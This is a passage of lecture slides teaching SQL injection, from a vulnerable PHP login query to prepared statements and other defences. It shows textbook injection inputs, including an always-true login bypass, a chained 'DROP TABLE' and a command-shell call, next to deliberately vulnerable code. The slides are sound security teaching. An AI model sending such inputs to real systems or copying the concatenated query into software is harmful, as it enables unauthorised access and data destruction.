$result = mysql_query("select * from Users  
where (name='$user' and password='$pass')");
```

```
$result = mysql_query("select * from Users  
where (name='frank' OR 1=1); --  
and password='whocares')");
```

**Login successful!**

**Problem: Data and code mixed up together**

# SQL injection: Worse



A screenshot of a web application's login interface. It features a 'Username:' label followed by an input field, a 'Password:' label followed by another input field, a checkbox labeled 'Log me on automatically each visit', and a 'Log in' button. A dotted line connects the input field to a box below containing a SQL injection payload.


```
frank' OR 1=1); DROP TABLE Users; --
```

```
$result = mysql_query("select * from Users  
where (name='$user' and password='$pass')");
```

```
$result = mysql_query("select * from Users  
where (name='frank' OR 1=1);  
DROP TABLE Users; --  
and password='whocares')");
```

**Can chain together statements with semicolon:  
STATEMENT 1 ; STATEMENT 2**

# SQL injection: Even worse









A screenshot of a web application's login interface. It features a 'Username:' label followed by an empty text input field, a 'Password:' label followed by an empty text input field, a checkbox labeled 'Log me on automatically each visit', and a 'Log in' button. A dotted line points from the password input field to a separate box containing a SQL injection payload.

```
' ); EXEC cmdshell '...'; --
```


```
$result = mysql_query("select * from Users  
where(name='$user' and password='$pass')");
```

```
$result = mysql_query("select * from Users  
where(name='') ;  
EXEC cmdshell '...'; --  
and password='whocares')");
```



<http://xkcd.com/327/>

# SQL injection attacks are common



<http://web.nvd.nist.gov/view/vuln/statistics>



# SQL injection countermeasures

# The underlying issue

```
$result = mysql_query("select * from Users  
                        where (name='$user' and password='$pass')");
```


- This one string combines the **code** and the **data**
- Similar to buffer overflows

**When the boundary between code and data blurs,  
we open ourselves up to vulnerabilities**



# The underlying issue

```
$result = mysql_query("select * from Users  
where (name=' $user' and password=' $pass' );");
```



# Prevention: Input validation

- We require input of a certain form, but we cannot guarantee it has that form, so we must **validate it**
  - Just like we do to avoid buffer overflows
- Making input trustworthy
  - **Check** it has the expected form, reject it if not
  - **Sanitize** by modifying it or using it such that the result is correctly formed

# Sanitization: Blacklisting

' ; --

- **Delete** the characters you don't want
- **Downside:** "Lupita Nyong'o"
  - You want these characters sometimes!
  - How do you know if/when the characters are bad?
- **Downside:** How to know you've ID'd all bad chars?

# Sanitization: Escaping

- **Replace** problematic characters with safe ones
  - Change ' to \'
  - Change ; to \;
  - Change - to \-
  - Change \ to \\
- Hard by hand, there are many libs & methods
  - `magic_quotes_gpc = On`
  - `mysql_real_escape_string()`
- **Downside:** Sometimes you want these in your SQL!
  - And escaping still may not be enough

# Checking: Whitelisting

- Check that the user input is **known to be safe**
  - E.g., integer within the right range
- Rationale: Given invalid input, **safer to reject than fix**
  - “Fixes” may result in wrong output, or vulnerabilities
  - Principle of fail-safe defaults
- **Downside:** Hard for rich input!
  - How to whitelist usernames? First names?

Sanitization via escaping, whitelisting,  
blacklisting is HARD.

Can we do better?

# Sanitization: Prepared statements

- Treat user data according to its *type*
- Decouple the code and the data

```
$result = mysql_query("select * from Users  
                        where (name='$_user' and password='$_pass');");
```

```
$db = new mysql("localhost", "user", "pass", "DB");
```


```
$statement = $db->prepare("select * from Users  
                          where (name=? and password=?);"); Bind variables
```

```
$statement->bind_param("ss", $_user, $_pass);
```

```
$statement->execute(); Bind variables are typed
```

# Using prepared statements

```
$statement = $db->prepare("select * from Users  
    where (name=?          and password=?);");  
$stmt->bind_param("ss", $user, $pass);
```



**Binding is only applied to the leaves,  
so the structure of the tree is *fixed***




# Additional mitigation

- For **defense in depth**, *also* try to mitigate any attack
  - But should **always do input validation** in any case!
- **Limit privileges**; reduces power of exploitation
  - Limit commands and/or tables a user can access
  - e.g., allow SELECT on Orders but not Creditcards
- **Encrypt sensitive data**; less useful if stolen
  - May not need to encrypt Orders table
  - But certainly encrypt [creditcards.cc](#)\_numbers

# Input validation, ad infinitum

- Many other web-based bugs, ultimately due to **trusting external input** (too much)



Would you please stop struggling?  
You're damaging my web!

# Takeaways: Verify before trust

- Improperly validated input causes **many** attacks
- Common to solutions: **check** or **sanitize all data**
  - **Whitelisting**: More secure than blacklisting
  - **Checking**: More secure than sanitization
    - Proper sanitization is *hard*
  - **All data**: Are you sure you found all inputs?
  - Don't roll your own: libraries, frameworks, etc.